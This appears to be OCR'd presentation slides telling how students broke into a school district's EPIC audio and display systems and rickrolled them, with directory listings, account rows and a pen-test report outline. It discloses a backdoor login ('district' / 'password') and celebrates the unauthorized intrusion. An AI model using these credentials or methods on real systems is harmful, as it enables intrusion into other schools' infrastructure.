
Math Rooms

PE Zone

Pool

Second Floor




Not secure
AUDIO ENHANCEMENT EPIC Sys
Home
Intercom
Paging
Schedule
Maps
First Floor
Second Floor
Math Rooms
PE Zone
Pool
Second Floor
Search
400.Gym
Cafe
Hallways
Outside
Offices
Theater
173
172
173A
Gym.South
Boys.Locker
187
Fitness
186
194
196
199
198A
199a
188
192
194B
126C
126B
126A
129
131
136
138
140
144
146
148
132B
PROSPECT

Devices | Map Setup | Audio | Events | System Settings | Classroom Volumes | Backup

Frequency *: Daily

Backup Location *: //[redacted]/Backup

Example: //127.0.0.1/Backup

User Name*: schooladmin


Password*: ••••••••


Save | Reset | Test Backup

```
$ ls -la
total 2384
drwxr-xr-x 4 root root    4096 Apr 29 15:00 .
drwxr-xr-x 3 root root    4096 Apr 29 15:01 ..
drwxr-xr-x 3 root root    4096 Apr 29 15:00 config
-rwxr-xr-x 1 root root   10032 Apr 29 15:00 config.txt
-rwxr-xr-x 1 root root   10235 Apr 29 15:00 config_template.txt
-rwxr-xr-x 1 root root   26989 Apr 29 15:00 device-sip.txt
-rwxr-xr-x 1 root root 2323081 Apr 29 15:00 epicsystemdump.sql
-rwxr-xr-x 1 root root     208 Apr 29 15:00 extconfig.txt
-rwxr-xr-x 1 root root    1330 Apr 29 15:00 extensions.txt
-rwxr-xr-x 1 root root     369 Apr 29 15:00 http.txt
-rwxr-xr-x 1 root root       0 Apr 29 15:00 index.txt
-rwxr-xr-x 1 root root     423 Apr 29 15:00 manager.txt
-rwxr-xr-x 1 root root      39 Apr 29 15:00 pins.txt
drwxr-xr-x 3 root root    4096 Apr 29 15:00 public
-rwxr-xr-x 1 root root     263 Apr 29 15:00 res_config_mysql.txt
-rwxr-xr-x 1 root root     212 Apr 29 15:00 rtp.txt
-rwxr-xr-x 1 root root    5812 Apr 29 15:00 sip.txt
-rwxr-xr-x 1 root root    5143 Apr 29 15:00 zone-extensions.txt
```

```
$ ls -la
total 2384
drwxr-xr-x 4 root root    4096 Apr 29 15:00 .
drwxr-xr-x 3 root root    4096 Apr 29 15:01 ..
drwxr-xr-x 3 root root    4096 Apr 29 15:00 config
-rwxr-xr-x 1 root root   10032 Apr 29 15:00 config.txt
-rwxr-xr-x 1 root root   10235 Apr 29 15:00 config_template.txt
-rwxr-xr-x 1 root root   26989 Apr 29 15:00 device-sip.txt
-rwxr-xr-x 1 root root 2323081 Apr 29 15:00 epicsystemdump.sql
-rwxr-xr-x 1 root root     208 Apr 29 15:00 extconfig.txt
-rwxr-xr-x 1 root root    1330 Apr 29 15:00 extensions.txt
-rwxr-xr-x 1 root root     369 Apr 29 15:00 http.txt
-rwxr-xr-x 1 root root       0 Apr 29 15:00 index.txt
-rwxr-xr-x 1 root root     423 Apr 29 15:00 manager.txt
-rwxr-xr-x 1 root root      39 Apr 29 15:00 pins.txt
drwxr-xr-x 3 root root    4096 Apr 29 15:00 public
-rwxr-xr-x 1 root root     263 Apr 29 15:00 res_config_mysql.txt
-rwxr-xr-x 1 root root     212 Apr 29 15:00 rtp.txt
-rwxr-xr-x 1 root root    5812 Apr 29 15:00 sip.txt
-rwxr-xr-x 1 root root    5143 Apr 29 15:00 zone-extensions.txt
```




'superadmin',
'schooladmin',
'school', '',



343,'district', '2017-07-26 13:17:11.000'


100,'teacher', '2020-09-01 12:05:38.000'

2,'schooladmin','2017-07-26 13:17:11.000'

It's a backdoor account!

Username: district
Password: password

And that's how we ***EPICLY*** pwned all the EPIC servers!




All done in less than a day and the day before the Big Rick!

Uploading rick.wav to the list of bells >:)

Musical scale	bell	▶ 0:00 / 3:32	
Musical scale	bell	▶ 0:00 / 0:08	


rickroll schedule ->

normal schedule ->





Please standby for an important announcement

00:13:37


Gerick
4h ago
Please standby for an important announcement
00:00:04
Send a chat




ank. The entirety of District 214 is being rick rolled using over 500
#D214RickRoll



This was not an isolated senior prank;
The entirety of District 214 was rick rolled
using over 500 hacked displays.

Good luck on AP and final exams!
Congrats to the Class of 2021!
#D214RickRoll

The TV will reset momentarily. Please be patient.

The Aftermath

- We documented everything in a 26-page penetration test report
- The report was emailed to all the technical supervisors after the rickrolls were complete
- We did this anonymously

Table of Contents

1 Introduction 3
1.1 Purpose 3
1.2 Objective 3
1.3 Guidelines 3
2 High-Level Summary 4
2.1 Scope 4
2.2 Timeline of Events 4
2.3 Recommendations 4
3 Methodologies 5
3.1 Enumeration 5
3.1.1 Host Discovery 5
3.1.2 Service Scanning 12
3.2 Penetration 13
3.2.1 AvediaPlayer r9300 and AvediaStream e3635 13
3.2.2 AvediaServer m7305 14
3.2.3 EPIC System 15
4 The Big Rick 18
4.1 Calculation 18
4.2 Preparation 18
4.3 Execution 19
Appendices 20
A. AvediaPlayer Payload 20
B. AvediaServer Command and Control 24

[redacted]

Fri, May 7, 2021, 9:43 AM

to me

Good Morning Big Rick Engineers,

